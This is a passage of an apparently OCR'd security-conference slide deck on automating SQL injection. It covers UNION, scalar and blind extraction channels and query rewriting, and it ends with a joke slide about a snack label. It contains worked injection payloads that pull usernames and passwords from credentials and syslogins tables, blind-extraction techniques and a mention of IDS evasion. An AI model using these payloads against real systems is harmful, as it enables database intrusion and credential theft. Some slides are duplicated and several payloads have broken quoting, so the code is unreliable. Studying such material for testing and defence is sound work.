
We have to fit the columns of our query with vulnerable one.

```
SELECT name, password FROM credentials
```

Fit our columns to the columns of the vulnerable query.

```
“pq+”qp” + CAST(NEWID() AS VARCHAR(36) + “ab”+”cd” + CAST(name AS VARCHAR(42)) +
“ab”+”cd” + CAST(password AS VARCHAR(42))+ “pq+”qp”, 42, ’07-jun-10’
```

UNION – Example (cont.)



```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=‟ + PARAM
```

Using UNION ALL we can append a query matching the columns of the original query.

```
SELECT Name, Age, BirthDate FROM Persons WHERE Id=0 AND 1 = 0 UNION ALL …
```

Transform the columns

Use fillers

We have to fit the columns of our query with vulnerable one.

```
SELECT name, password FROM credentials
```


Fit our columns to the columns of the vulnerable query.

```
“pq+”qp” + CAST(NEWID() AS VARCHAR(36) + “ab”+”cd” + CAST(name AS VARCHAR(42)) +
“ab”+”cd” + CAST(password AS VARCHAR(42))+ “pq+”qp”, 42, ’07-jun-10’
```

The content of PARAM will be:

```
0 AND 1 = 0 UNION ALL SELECT “pq+”qp” + CAST(NEWID() AS VARCHAR(36) + “ab”+”cd” + CAST
(name AS VARCHAR(42)) + “ab”+”cd” + CAST(password AS VARCHAR(42))+ “pq+”qp”, 42, ’07-
jun-10’ FROM credentials
```

UNION – Example (cont.)



```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=“ + PARAM
```

Using UNION ALL we can append a query matching the columns of the original query.

```
SELECT Name, Age, BirthDate FROM Persons WHERE Id=0 AND 1 = 0 UNION ALL …
```

Transform the columns

Use fillers

We have to fit the columns of our query with vulnerable one.

```
SELECT name, password FROM credentials
```

Fit our columns to the columns of the vulnerable query.

```
“pq+”qp” + CAST(NEWID() AS VARCHAR(36) + “ab”+”cd” + CAST(name AS VARCHAR(42)) +
“ab”+”cd” + CAST(password AS VARCHAR(42))+ “pq+”qp”, 42, ’07-jun-10’
```

The content of PARAM will be:

```
0 AND 1 = 0 UNION ALL SELECT “pq+”qp” + CAST(NEWID() AS VARCHAR(36) + “ab”+”cd” + CAST
(name AS VARCHAR(42)) + “ab”+”cd” + CAST(password AS VARCHAR(42))+ “pq+”qp”, 42, ’07-
jun-10’ FROM credentials
```

The final query executed by the database engine

```
SELECT Name, Age, BirthDate FROM Persons WHERE Id=0 AND 1 = 0 UNION ALL SELECT “pq+”qp”
+ CAST(NEWID() AS VARCHAR(36) + “ab”+”cd” + CAST(name AS VARCHAR(42)) + “ab”+”cd” +
CAST(password AS VARCHAR(42))+ “pq+”qp”, 42, ’07-jun-10’ FROM credentials
```

UNION (Summary)

- Append a query using UNION.
- The appended query must match the columns of the application query (number and types).
- We'll use a single string column to grab all the data adding separators.
- Add something to the query that will let us identify multiple occurrences of the same row.
- We don't know the column types of the query we want to execute.
  - Cast all columns to string and get their result as string.
- Almost the fastest way to extract data as a query can be grabbed in a single request.

Channels – Scalar

We can control a simple SQL scalar statement that gets evaluated and it's result printed in the webpage.

- **Building blocks**
  - Test with a simple scalar expression to see if it appears in the result web page
  - Use the injection type previously determined to build the expression to inject.
  - To get this thing working we'll need the injection type to be a STRING.

Channels – Scalar (cont.)

- **To exploit the vulnerable query we have to:**
  - Count the amount of rows in the result of our query.
  - Split the original query into multiple queries.
  - Cast each row of the response query as a scalar value.
  - We have to implement a per-row exploitation approach.

Scalar – Example

Example:

```
query = "SELECT Name+'" + param + "', Age FROM Person”
```

- Prefix: `'+`
- Postfix: `+'`
- We'll fetch 1 row per request
- We define a separator for rows: `'abcd' = 'ab'+'cd'`
- We define a separator for columns: `'defg' = 'de'+'fh'`
- We want get the results of: `SELECT name, password FROM syslogins`

Scalar – Example (cont.)

- **We count the number of rows:**
  - Create a query that returns the row count of the given query:
    `SELECT COUNT(1) FROM (SELECT name, password FROM syslogins) T`

- **Rewrite the query as a scalar statement, casting it to string and adding markers:**
  - `'hi'+'jk'+CAST((SELECT COUNT(1) FROM (SELECT name, password FROM syslogins) T) AS VARCHAR(4000)) +'hi'+'jk’`

- **Build the injection, using the prefix and postfix.**

Scalar – Example (cont.)

- For each row:
  - Build a query for this row: `SELECT TOP 1 c01,c02 FROM (SELECT TOP N c02,c02 FROM (SELECT name AS c01,password AS c02 FROM syslogins) t ORDER BY 1,2) t ORDER BY 1 DESC,2 DESC`

- Rewrite the query as a scalar statement, casting it to string and adding markers:
  - `(SELECT TOP 1 'ab'+'cd'+c01+'de'+'fh'+c02+'ab'+'cd' FROM (SELECT TOP N c02,c02 FROM (SELECT name AS c01,password AS c02 FROM syslogins) t ORDER BY 1,2) t ORDER BY 1 DESC,2 DESC)`

- **Build the injection, using the prefix and postfix.**

Channels – Blind

Lets us ask true or false questions to the backend engine, letting us extract 1 bit of information per question.

- **Building blocks**
  - Use the SQL CASE statement to produce a runtime error depending on an arbitrary condition (which we'll provide).
    - `CASE WHEN [condition] THEN [valid scalar value] ELSE (SELECT [valid scalar value] UNION ALL SELECT [valid scalar value]) END`
    - When the condition is false it will evaluate to an invalid non scalar value.
  - Test if the above method works with an always true condition and an always false condition.

Channels – Blind (cont.)

- **To grab a scalar number value we do binary search.**

- **To grab any scalar value (that we don't know its type):**
  - We cast it as string.
  - We get its length (it's a number).
  - We iterate through characters and get their ASCII value (it's a number).
    - Can be optimized using weighted binary search.

Channels – Blind (cont.)

- **To grab a whole result:**
  - Get the amount of rows (using the number method).
  - Using the parser you can figure out how many columns the query has.
  - Iterate through each cell:
    - Grab each cell using the *any type* scalar method.

Channels - Non-SELECT statements

- **If the SQL interface used by the web application allows it, you may use semi-colon to close the injected query, and append other statements.**
  - Easy to do in the UNION channel where you know where the injection is and how to close it.

- **Using vulnerable build-in functions in the default installation of some database engines.**

SQL Transformations - COUNT()

- **Given an arbitrary query you want to know how many rows it will return.**

- **Simple solution: With a subquery.**
  - `SELECT COUNT(1) FROM ([query]) T`

SQL Transformations - COUNT() (cont.)

- **Optimizing it:**
  - When the query doesn't have a `FROM` or a `WHERE` it will always return 1 row.
  - When the query doesn't have a `GROUP BY` and has an aggregation function it will always return 1 row.
  - When the query doesn't have a `GROUP BY` or an aggregation function and the `WHERE` clause (if there's any) doesn't reference any aliases, remove all columns and replace with a simple `COUNT(1)`
    - `SELECT name, password FROM syslogins` → `SELECT COUNT(1) FROM syslogins`

SQL Transformations - First rows

- Given an arbitrary query you want another one that returns it’s first N rows.

- All engines provide this functionality (i.e. SQL Server's TOP)

- If the query doesn't have the engine’s top clause, just add it.
  - `SELECT name, password FROM syslogins` → `SELECT TOP 5 FROM syslogins`

SQL Transformations - First rows (cont.)

- **If the query has the engine `TOP` clause:**
  - Example:
    - » `SELECT TOP 5 name, password FROM syslogins`

1. Add an alias to each column:
   - » `SELECT TOP 5 name AS c01, password AS c02 FROM syslogins`
2. Subquery it using the aliases:
   - » `SELECT c01, c02 FROM (SELECT TOP 5 name AS c01, password AS c02 FROM syslogins) T`
3. Add the engine `TOP` clause:
   - » `SELECT TOP 3 c01, c02 FROM (SELECT TOP 5 name AS c01, password AS c02 FROM syslogins) T`

SQL Transformations - Subset

- **Given an arbitrary query you want another one that returns N rows starting at M row of the original query.**
  - Example:
    - » `SELECT name, password FROM syslogins`

1. Add an alias to each column:
   - » `SELECT name AS c01, password AS c02 FROM syslogins`
2. Add (or replace) the query `ORDER BY` to use all columns in ascendant order (use column numbers).
   - » `SELECT name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2`

SQL Transformations - Subset (cont.)

3. Get the first N+M rows of it:

   » `SELECT TOP [N+M] name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2`

4. Subquery it in reverse order:

   » `SELECT c01, c02 FROM (SELECT TOP [N+M] name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2) T ORDER BY c01 DESC, c02 DESC`

5. Get the first N rows:

   » `SELECT TOP [N] c01, c02 FROM (SELECT TOP [N+M] name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2) T ORDER BY c01 DESC, c02 DESC`


Conclusions

- Exploiting vulnerabilities serves as a proof of its existence.
- Actively exploiting vulnerabilities can give a better exposure analysis allowing to prioritize the vulnerability assessment process.

Further works

- **Javascript**
- **Application firewalls and IDS evasion.**
- **Handling vulnerability constraints.**
  - Input piercing.
  - Output size.
- **Better automatic error messages interpretation.**

Bizarre SQL…



ULIAN GRAVES LTD ©
IGSWINFORD, WEST MIDLANDS, DY6 7FT

MILK CHOCOLATE
COATED RAISINS


Milk Chocolate Contains Vegetable Fat In Addition To Cocoa B
Cocoa Solids 20% Minimum, Milk Solids 20% Minimum
Ingredients: Milk Chocolate (54%) (Sugar, Skimmed Milk Powder, Cocoa
Butter, Cocoa Mass, Butter Oil, Lactose, Vegetable Oil, Whey Powder,
Emulsifier: Soya Lecithin; Flavouring); Raisins (45%).
SELECT * FROM [Equipment Table] WHERE [Equipment ID]=4;

Packed In An Environment Where Gluten, Nuts & Sesame Seeds May Be Present

200g℮
BEST BEFORE END

!!!!!!

WTF!!?!?



Milk Chocola ontains Vegetable Fat In Addition To Cocoa B
Cocoa Soli 0% Minimum, Milk Solids 20% Minimum
Ingredients: Milk Ch late (54%) (Sugar, Skimmed Milk Powder, Cocoa
Butter, Cocoa Mass, tter Oil, Lactose, Vegetable Oil, Whey Powder,
Emulsifier: Soya Lecithin; Flavouring); Raisins (45%)
SELECT * FROM [Equipment Table] WHERE [Equipment ID]=4;

Packed In An Environment Where Gluten, Nuts & Sesame Seeds May Be Present

200ge

BEST BEFORE END

Questions

?

Thanks!